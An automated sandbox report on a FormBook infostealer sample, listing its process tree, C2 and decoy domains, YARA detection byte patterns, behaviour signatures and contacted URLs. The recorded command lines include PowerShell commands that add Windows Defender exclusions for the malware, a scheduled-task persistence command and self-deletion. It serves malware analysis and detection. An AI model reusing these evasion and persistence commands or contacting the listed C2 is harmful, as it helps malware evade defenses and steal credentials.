



ID: 404105

Sample Name:

Ms5nQdSz5l.exe

Cookbook: default.jbs

Time: 18:00:08

Date: 04/05/2021

Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents	2
Analysis Report Ms5nQdSz5l.exe	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Startup	5
Malware Configuration	5
Threatname: FormBook	5
Yara Overview	6
Memory Dumps	6
Unpacked PEs	7
Sigma Overview	8
System Summary:	8
Signature Overview	8
AV Detection:	8
Networking:	8
E-Banking Fraud:	8
System Summary:	8
Boot Survival:	8
Hooking and other Techniques for Hiding and Protection:	8
Malware Analysis System Evasion:	9
HIPS / PFW / Operating System Protection Evasion:	9
Stealing of Sensitive Information:	9
Remote Access Functionality:	9
Mitre Att&ck Matrix	9
Behavior Graph	10
Screenshots	10
Thumbnails	10
Antivirus, Machine Learning and Genetic Malware Detection	11
Initial Sample	11
Dropped Files	11
Unpacked PE Files	11
Domains	11
URLs	11
Domains and IPs	13
Contacted Domains	13
Contacted URLs	13
URLs from Memory and Binaries	13
Contacted IPs	14
Public	15
General Information	15
Simulations	16
Behavior and APIs	16
Joe Sandbox View / Context	16
IPs	16
Domains	16
ASN	16
JA3 Fingerprints	16
Dropped Files	17
Created / dropped Files	17
Static File Info	21
General	21
File Icon	21
Static PE Info	22

General	22
Entrypoint Preview	22
Data Directories	23
Sections	24
Resources	24
Imports	24
Version Infos	24
Network Behavior	24
Snort IDS Alerts	24
Network Port Distribution	25
TCP Packets	25
UDP Packets	25
DNS Queries	26
DNS Answers	26
HTTP Request Dependency Graph	26
HTTP Packets	26
Code Manipulations	26
User Modules	26
Hook Summary	27
Processes	27
Statistics	27
Behavior	27
System Behavior	27
Analysis Process: Ms5nQdSz5l.exe PID: 3560 Parent PID: 5620	27
General	27
File Activities	28
File Created	28
File Deleted	28
File Written	28
File Read	30
Analysis Process: powershell.exe PID: 6188 Parent PID: 3560	30
General	30
File Activities	31
File Created	31
File Deleted	31
File Written	31
File Read	34
Analysis Process: conhost.exe PID: 6196 Parent PID: 6188	37
General	37
Analysis Process: powershell.exe PID: 6208 Parent PID: 3560	37
General	37
File Activities	38
File Created	38
File Deleted	38
File Written	38
File Read	42
Analysis Process: conhost.exe PID: 6260 Parent PID: 6208	45
General	45
Analysis Process: schtasks.exe PID: 6268 Parent PID: 3560	45
General	45
File Activities	45
File Read	45
Analysis Process: conhost.exe PID: 6316 Parent PID: 6268	46
General	46
Analysis Process: powershell.exe PID: 6424 Parent PID: 3560	46
General	46
File Activities	46
File Created	46
File Deleted	47
File Written	47
File Read	50
Analysis Process: conhost.exe PID: 6444 Parent PID: 6424	53
General	53
Analysis Process: Ms5nQdSz5l.exe PID: 6452 Parent PID: 3560	53
General	53
Analysis Process: explorer.exe PID: 3472 Parent PID: 6452	54
General	54
Analysis Process: mstsc.exe PID: 2196 Parent PID: 3472	54
General	54
Analysis Process: cmd.exe PID: 6848 Parent PID: 2196	55
General	55

Analysis Report Ms5nQdSz5l.exe

Overview

General Information

Sample Name:	Ms5nQdSz5l.exe
Analysis ID:	404105
MD5:	ba01df16e4c876e..
SHA1:	6c7f20976d3e7d9..
SHA256:	8353e30c656679..
Tags:	AgentTesla exe
Infos:	
Most interesting Screenshot:	


Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
FormBook
Score: 100
Range: 0 - 100
Whitelisted: false
Confidence: 100%

Signatures

Found malware configuration
Malicious sample detected (through ...)
Multi AV Scanner detection for subm...
System process connects to network...
Yara detected AntiVM3
Yara detected FormBook
.NET source code references suspic...
Adds a directory exclusion to Windo...
C2 URLs / IPs found in malware con...
Injects a PE file into a foreign proce...
Machine Learning detection for dropp...
Machine Learning detection for samp...
Maps a DLL or memory area into an o...
Modifies the context of a thread in a...
Modifies the order of user mode fun...

Classification



Startup

System is w10x64

- Ms5nQdSz5l.exe (PID: 3560 cmdline: 'C:\Users\user\Desktop\Ms5nQdSz5l.exe' MD5: BA01DF16E4C876E078348FD4479A8FDF)
 - powershell.exe (PID: 6188 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\Ms5nQdSz5l.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
 - conhost.exe (PID: 6196 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - powershell.exe (PID: 6208 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\zFVxYeAVOjnwb.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
 - conhost.exe (PID: 6260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - schtasks.exe (PID: 6268 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\zFVxYeAVOjnwb' /XML 'C:\Users\user\AppData\Local\Temp\7635.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
 - conhost.exe (PID: 6316 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - powershell.exe (PID: 6424 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\zFVxYeAVOjnwb.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
 - conhost.exe (PID: 6444 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - Ms5nQdSz5l.exe (PID: 6452 cmdline: C:\Users\user\Desktop\Ms5nQdSz5l.exe MD5: BA01DF16E4C876E078348FD4479A8FDF)
 - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
 - mstsc.exe (PID: 2196 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 2412003BE253A515C620CE4890F3D8F3)
 - cmd.exe (PID: 6848 cmdline: /c del 'C:\Users\user\Desktop\Ms5nQdSz5l.exe' MD5: F3DBBE3BB6F734E357235F4D5898582D)
 - conhost.exe (PID: 6804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cleanup

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.kelurahanpatikidul.xyz/op9s/"
  ],
  "decoy": [
    "playsystems-j.one",
    "exchange.digital",
    "usaleadsretrieval.com",
    "mervegulistanaydin.com",
    "heavythreadclothing.com",
    "attorneypuerto.com",
    "lamuerteedulce.com",
    "catxirulo.com",
    "willowrunconnemara.com",
    "laospecial.com",
    "anchotrading.com",
    "mycreditebook.com",
    "jiujuji.plus",
    "juniperconsulting.site",
    "millionairsmindset.com",
    "coronaviruscuredrugs.com",
    "services-office.com",
    "escanain.com",
    "20svip.com",
    "pistonpounder.com",
    "lasecrete.com",
    "sabaineds.com",
    "madinatalmandi.com",
    "jumlasx.xyz",
    "smartspeicher.net",
    "punkyprincess.com",
    "herren-pharma.com",
    "belfastoutboard.com",
    "safifinancial.info",
    "xn--15q04wjma805a84qs1s.net",
    "washingtonrealestatefinder.com",
    "jewishdiaspora.com",
    "aerinfra.com",
    "taylorglennclick.com",
    "fartoogood.com",
    "samjinblock.com",
    "minianimedoll.com",
    "saporilog.com",
    "littlebirdwire.com",
    "xn--farmasi-kayt-c5b.com",
    "purifiedgroup.com",
    "purifynd.com",
    "renewedspaceofva.com",
    "pilardasaude.com",
    "varietycomplex.com",
    "leadsprovider.info",
    "streamxvid.com",
    "manuelbriand.com",
    "hellosunshinecrafts.com",
    "hellodecimal.com",
    "498005728080200.xyz",
    "dynmit021.digital",
    "hotdogvlog.com",
    "fairyrugs.com",
    "levapocyte.com",
    "prospecsports.com",
    "protekncal.com",
    "36rn.com",
    "mongdols.com",
    "rentportals.com",
    "drccpzc.com",
    "h59h.com",
    "sanjowasi.com",
    "nalanmeat.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000002.502856017.0000000003130000.00000 040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000017.00000002.502856017.0000000003130000.00000 040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> • 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xb62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:\$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000017.00000002.502856017.0000000003130000.00000 040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"> • 0x18419:\$sqlite3step: 68 34 1C 7B E1 • 0x1852c:\$sqlite3step: 68 34 1C 7B E1 • 0x18448:\$sqlite3text: 68 38 2A 90 C5 • 0x1856d:\$sqlite3text: 68 38 2A 90 C5 • 0x1845b:\$sqlite3blob: 68 53 D8 7F 8C • 0x18583:\$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.388008675.0000000001400000.00000 040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.388008675.0000000001400000.00000 040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> • 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xb62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:\$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 18 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.Ms5nQdSz5I.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.Ms5nQdSz5I.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> • 0x8ae8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1aff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:\$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.2.Ms5nQdSz5I.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"> • 0x17619:\$sqlite3step: 68 34 1C 7B E1 • 0x1772c:\$sqlite3step: 68 34 1C 7B E1 • 0x17648:\$sqlite3text: 68 38 2A 90 C5 • 0x1776d:\$sqlite3text: 68 38 2A 90 C5 • 0x1765b:\$sqlite3blob: 68 53 D8 7F 8C • 0x17783:\$sqlite3blob: 68 53 D8 7F 8C
9.2.Ms5nQdSz5I.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.Ms5nQdSz5I.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"> • 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xb62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:\$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 1 entries


Sigma Overview

System Summary:



Sigma detected: Non Interactive PowerShell

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:



Found malware configuration
Multi AV Scanner detection for submitted file
Yara detected FormBook
Machine Learning detection for dropped file
Machine Learning detection for sample

Networking:



C2 URLs / IPs found in malware configuration
Performs DNS queries to domains with low reputation

E-Banking Fraud:



Yara detected FormBook

System Summary:



Malicious sample detected (through community Yara rule)

Boot Survival:



Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:



Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

.NET source code references suspicious native API functions

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:



Yara detected FormBook

Remote Access Functionality:




Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Scheduled Task/Job 1	Process Injection 6 1 2	Disable or Modify Tools 1 1	Credential API Hooking 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop Insecure Network Communications
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	System Information Discovery 1 1 2	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit SS7 Redirect Pst Calls/SMS
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 2 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	Sim Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communications
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 4 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 6 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Ms5nQdSz5I.exe	26%	Virustotal		Browse
Ms5nQdSz5I.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.Ms5nQdSz5I.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/bThe	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://crl.microszt	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.safifinancial.info/op9s/?kxI0=30IkoiHCzE1hCgammAGWjNY23l3GjmmrFj0eumUXTWZXUNP+r8qibU1KsAhTf4INnle5&kPm0g=K8kX	0%	Avira URL Cloud	safe	
http://crl.microsoft.	0%	URL Reputation	safe	
http://crl.microsoft.	0%	URL Reputation	safe	
http://crl.microsoft.	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
www.kelurahanpatikidul.xyz/op9s/	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
safifinancial.info	34.102.136.180	true	false		unknown
www.safifinancial.info	unknown	unknown	true		unknown
www.4980057280880200.xyz	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.safifinancial.info/op9s/?kxI0=3OlkoiHCzE1hCgammAGWyNY23l3GjmmrFj0eumUXTWZXUNP+r8qibU1KsAhTf4lNnle5&kPrm0g=K8kX	false	• Avira URL Cloud: safe	unknown
http://www.kelurahanpatikidul.xyz/op9s/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000001.0000003.340504471.00000000095B000.0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000001.0000003.340504471.00000000095B000.0000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers?	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 00000001.0000003.361866562.00000000052D1000.00000004.00000001.sdmp, powershell.exe, 00000003.00000003.60111569.0000000005297000.00004.00000001.sdmp, powershell.exe, 00000007.00000003.375059377.00000004D54000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.microszt	powershell.exe, 00000007.0000003.422711035.0000000008CEA000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.microsoft.	powershell.exe, 00000007.0000003.422711035.0000000008CEA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000001.0000003.340504471.00000000095B000.00000004.00000001.sdmp	false		high
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Ms5nQdsZ5l.exe, 00000000.0000002.244848699.00000000030F4000.00000004.00000001.sdmp	false		high
http://www.carterandcone.com	explorer.exe, 0000000B.00000000.0340228589.000000000BC36000.0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.typography.netD	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cThe	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://fontfabrik.com	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.founder.com.cn/cn	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://vbcity.com/forums/t/51894.aspx	Ms5nQdSz5l.exe, Ms5nQdSz5l.exe, 00000009.00000000.239718276. 000000000622000.00000002.0002 0000.sdmp, mstsc.exe, 00000017 .00000002.504404849.0000000004 C22000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.fontbureau.com/designers8	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Ms5nQdSz5l.exe, 00000000.00000 002.244358631.00000000030A1000 .00000004.00000001.sdmp, power shell.exe, 00000003.00000002.4 39791337.00000000048F1000.0000 0004.00000001.sdmp	false		high
